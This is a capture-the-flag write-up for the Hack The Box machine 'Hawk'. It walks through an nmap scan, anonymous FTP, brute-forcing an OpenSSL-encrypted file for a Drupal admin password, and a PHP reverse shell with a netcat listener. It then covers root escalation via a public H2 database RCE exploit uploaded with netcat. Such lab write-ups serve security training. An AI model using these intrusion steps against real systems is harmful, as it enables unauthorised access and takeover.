Hawk

Foothold and User:

Nmap scan shows following ports on host:

- 21/ftp vsftp
- 22/tcp OpenSSH
- 80/tcp Apache HTTPd 2.4.29
- 8082 H2 Database Console

Scanned with vulnerable script shows several CVE's for Apache HTTPd:

```
root@kali:~/Desktop# cat HackTheBox_Writeups/Hawk/nmap_scan.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-08 14:08 EDT
Nmap scan report for 10.10.10.102
Host is up (0.060s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| vulners:
|   cpe:/a:apache:http_server:2.4.29:
|       CVE-2018-1312          6.8             https://vulners.com/cve/CVE-2018-1312
|       CVE-2017-15715         6.8             https://vulners.com/cve/CVE-2017-15715
|       CVE-2018-1303          5.0             https://vulners.com/cve/CVE-2018-1303
|       CVE-2017-15710         5.0             https://vulners.com/cve/CVE-2017-15710
|       CVE-2018-1301          4.3             https://vulners.com/cve/CVE-2018-1301
|       CVE-2018-1302          4.3             https://vulners.com/cve/CVE-2018-1302
|_      CVE-2018-1283          3.5             https://vulners.com/cve/CVE-2018-1283
8082/tcp open  http    H2 database http console
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.04 seconds
```

Rescan using http-enum script shows several interesting dirs on web server

```
root@kali:~/Desktop# nmap -p80 --script http-enum 10.10.10.102
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-08 14:13 EDT
Nmap scan report for 10.10.10.102
Host is up (0.056s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /rss.xml: RSS or Atom feed
|   /robots.txt: Robots file
|   /UPGRADE.txt: Drupal file
|   /INSTALL.txt: Drupal file
|   /INSTALL.mysql.txt: Drupal file
|   /INSTALL.pgsql.txt: Drupal file
|   /CHANGELOG.txt: Drupal v1
|   /: Drupal version 7
|   /README: Interesting, a readme.
|   /README.txt: Interesting, a readme.
|   /0/: Potentially interesting folder
|_  /user/: Potentially interesting folder

Nmap done: 1 IP address (1 host up) scanned in 47.99 seconds
```

Robots.txt entries:
Directories:
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/

Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /INSTALL.sqlite.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
Disallow: /node/add/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
Disallow: /user/logout/
Paths (no clean URLs)
Disallow: /?q=admin/
Disallow: /?q=comment/reply/
Disallow: /?q=filter/tips/
Disallow: /?q=node/add/
Disallow: /?q=search/
Disallow: /?q=user/password/
Disallow: /?q=user/register/
Disallow: /?q=user/login/
Disallow: /?q=user/logout/

CHANGELOG.txt shows that Apache server is running Drupal v 7.58 and therefore patched the latest security updates. No access here.

FTP:
Using nmap ftp-anon script we can see that the FTP service allows remote anonymous connections:

```
root@kali:~/Desktop/HackTheBox_Writeups/Hawk# ftp 10.10.10.102
Connected to 10.10.10.102.
220 (vsFTPd 3.0.3)
Name (10.10.10.102:root): ftp
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 messages
226 Directory send OK.
ftp> cd messages
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16 22:14 ..
-rw-r--r--    1 ftp      ftp           240 Jun 16 22:21 .drupal.txt.enc
226 Directory send OK.
ftp>
```

As we can see in the listings there is a hidden file name "*.drupal.txt.enc*"
We can download this file from the server for investigation.

testing the file with the file command we get the following output:
"*drupal.txt.enc: openssl enc'd data with salted password, base64 encoded*"


Using bruteforce-openssl-salted tool we can analyse the cipher text to try and find passwords
Using ciphers results in no finds
Using digests results in password candidate 'friends' on Sha256 digest type.

```
root@kali:~/Desktop/HackTheBox_Writeups/Hawk# bruteforce-salted-openssl -t 4 -d sha256 -f /usr/share/wordlists/rockyou
.txt -v 30 drupal_decoded
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 30
Tried passwords per second: inf
Last tried password: friends

Password candidate: friends
root@kali:~/Desktop/HackTheBox_Writeups/Hawk# openssl enc -aes-256-cbc -d -in drupal_decoded -k friends
Daniel,

Following the password for the portal:

PencilKeyboardScanner123

Please let us know when the portal is ready.

Kind Regards,

IT department
```

Using this password, attempted decryption using *aes-256-cbc* mode cipher correctly


decrypts the cipher text and the result as show above is displayed.

Using the credentials “Admin” and password “PencilKeyboardScanner123” from the file, we can log into the admin account on the Drupal instance.




From here given we are admin it looks like we can add content to the drupal installation, including php code pages.

We can add a php simple reverse shell in a page, start a listener and trigger this by viewing the page.



root@kali: ~/Desktop/HackTheBox_Writeups/Hawk
File Edit View Search Terminal Help

```
root@kali:~/Desktop/HackTheBox_Writeups/Hawk# nc -lv -p9999
listening on [any] 9999 ...
10.10.10.102: inverse host lookup failed: Unknown host
connect to [10.10.14.87] from (UNKNOWN) [10.10.10.102] 42866
bash: cannot set terminal process group (927): Inappropriate io
ctl for device
bash: no job control in this shell
www-data@hawk:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@hawk:/var/www/html$
```



We can upgrade this shell to interactive shell using python:
python3 -c 'import pty; pty.spawn("/bin/bash")'

We have the user flag for user Daniel, now we need to escalate prigs to get root on the box.

Privilege Escalation:


Looking through the processes running we see several running as root, however it stands out that the H2 instance identified earlier via external nmap scan is actually running as root

```
root         774  0.0  0.2  57500  2064 ?        S    08:08   0:00 /usr/sbin/CRON -f
root         779  0.0  0.3  70584  3876 ?        Ss   08:08   0:00 /lib/systemd/systemd-logind
root         780  0.0  0.0   4628   632 ?        Ss   08:08   0:00 /bin/sh -c /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
root         781  1.0 11.7 2352104 115368 ?      Sl   08:08   1:37 /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
```

From the jar running in the process we can see the H2 version is 1.4.196 and use this to search for exploits.
Looking for H2 related exploits/CVE for this version turns up https://www.exploit-db.com/exploits/44422/ (https://mthbernardes.github.io/rce/2018/03/14/abusing-h2-database-alias.html)

This allows shell on the H2 database and since this process is running as root, this should give us root privileges.


Given we know the H2 console is running, we tried previously to access it remotely over the browser and received the following:




We can try to connect to this locally using curl (curl localhost:8082) and we receive the html login page for the H2 database console. This confirms that we should be able to run the python exploit locally from the box and gain root.

First we must upload the python exploit to the box, this can be done using netcat:

- **Run nc in lister mode on the remote host with output to file in writable location**
  - nc -l -p 1088 > /tmp/h2_buster.py
- **Run nc from local machine and input exploit file**
  - nc -w 3 10.10.10.102 < h2_buster.py





JDBC driver was wrongly set to jdbc:h2:~/test,
exploit worked with jdbc:h2:/data/db/test

H2 Database Engine Cheat Sheet

Using H2

- H2 is open source, free to use and distribute.
- Download: jar, installer (Windows), zip.
- To start the H2 Console tool, double click the jar file, or run `java -jar h2*.jar`, `h2.bat`, or `h2.sh`.
- A new database is automatically created by default.
- Closing the last connection closes the database.

Documentation

Reference: SQL grammar, functions, data types, tools, API
Features: fulltext search, encryption, read-only (zip/jar), CSV, auto-reconnect, triggers, user functions

Database URLs

Embedded

`jdbc:h2:~/test` 'test' in the user home directory
`jdbc:h2:/data/test` 'test' in the directory /data
`jdbc:h2:test` in the current(!) working directory

In-Memory

`jdbc:h2:mem:test` multiple connections in one process
`jdbc:h2:mem:` unnamed private; one connection

Server Mode

`jdbc:h2:tcp://localhost/~/test` user home dir
`jdbc:h2:tcp://localhost//data/test` absolute dir
Server start: `java -cp *.jar org.h2.tools.Server`

Settings

`jdbc:h2:..;MODE=MySQL` compatibility (or HSQLDB,...)
`jdbc:h2:..;TRACE_LEVEL_FILE=3` log to *.trace.db